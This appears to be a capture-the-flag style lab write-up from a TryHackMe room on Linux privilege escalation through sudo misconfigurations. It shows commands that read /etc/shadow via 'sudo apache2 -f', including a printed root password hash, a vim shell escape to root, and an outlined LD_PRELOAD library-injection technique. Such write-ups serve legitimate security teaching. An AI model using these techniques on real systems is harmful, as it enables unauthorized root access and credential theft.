Linux Privilege Escalation: Sudo Misconfigurations

I take tryhackme room: https://tryhackme.com/room/linuxprivesc

First connect with the IP address of targeted machine

```
┌──(kali㉿kali)-[~]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa user@10.201.45.42
user@10.201.45.42's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 25 11:13:38 2025 from ip-10-21-244-147.ec2.internal
user@debian:~$
```

Sudo (Superuser Do) is a command-line utility in Unix and Linux systems that allows a permitted user to execute commands as another user, typically the root (superuser), according to security rules defined in the system's configuration.

Unlike switching users entirely, sudo runs a single command with elevated or different user privileges while keeping a record of the activity for security and auditing purposes.


This Sudo -l command let us that we can run these commands or tools without any password.

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$
```

“Sudo more” are used to read files.

Apache2 does not normally allow you to read arbitrary files. However, when you use the -f option, which is meant to specify an alternate ServerConfigFile, Apache attempts to load that file as its configuration file.




If the specified file is not a valid Apache configuration file, Apache returns an error. In that error message, it often displays information about the problem, including content from the first line of the file.


As a result, this behavior can unintentionally reveal the first line of a file, even though Apache is not designed to function as a file-reading tool.

```
user@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::', perhaps m
isspelled or defined by a module not included in the server configuration
user@debian:~$ sudo apache2 -f /etc/passwd
Syntax error on line 1 of /etc/passwd:
Invalid command 'root:x:0:0:root:/root:/bin/bash', perhaps misspelled or defined by a module not included in the server configuration
```

Vim is a powerful text editor that allows users to temporarily escape to the system shell to execute external commands without closing the editor.


In Vim, the "!" (exclamation mark) is used to run external shell commands or to force certain actions.





What Happens When You Run :! /bin/bash in Vim


1. /bin/bash is the Bash shell executable.
2. Running it starts a new shell session.
3. It does NOT automatically give root access.
4. It simply starts a shell with the same privileges as your current user.
5. If you are already logged in as root (or using sudo vim), then the new shell will have root privileges.




```
shell returned 127

Press ENTER or type command to continue
root@debian:/home/user#
```

Root Access with Environment Variable




What you do:

1. Write a shared library that executes automatically when loaded.
2. Use _init() so it runs before main().
3. Remove LD_PRELOAD to avoid loop.
4. Spawn a shell.


Compile the Shared Library

1. Convert C file into .so file.
2. Use position-independent code.



Run Using env LD_PRELOAD

1. Use env to temporarily set LD_PRELOAD.
2. Force the target binary to load your .o first.



The same technique can be applied using **LD_LIBRARY_PATH**, where we place a malicious shared library in a custom directory and set **LD_LIBRARY_PATH** to load our library before the system's legitimate libraries, forcing the program to execute our injected code.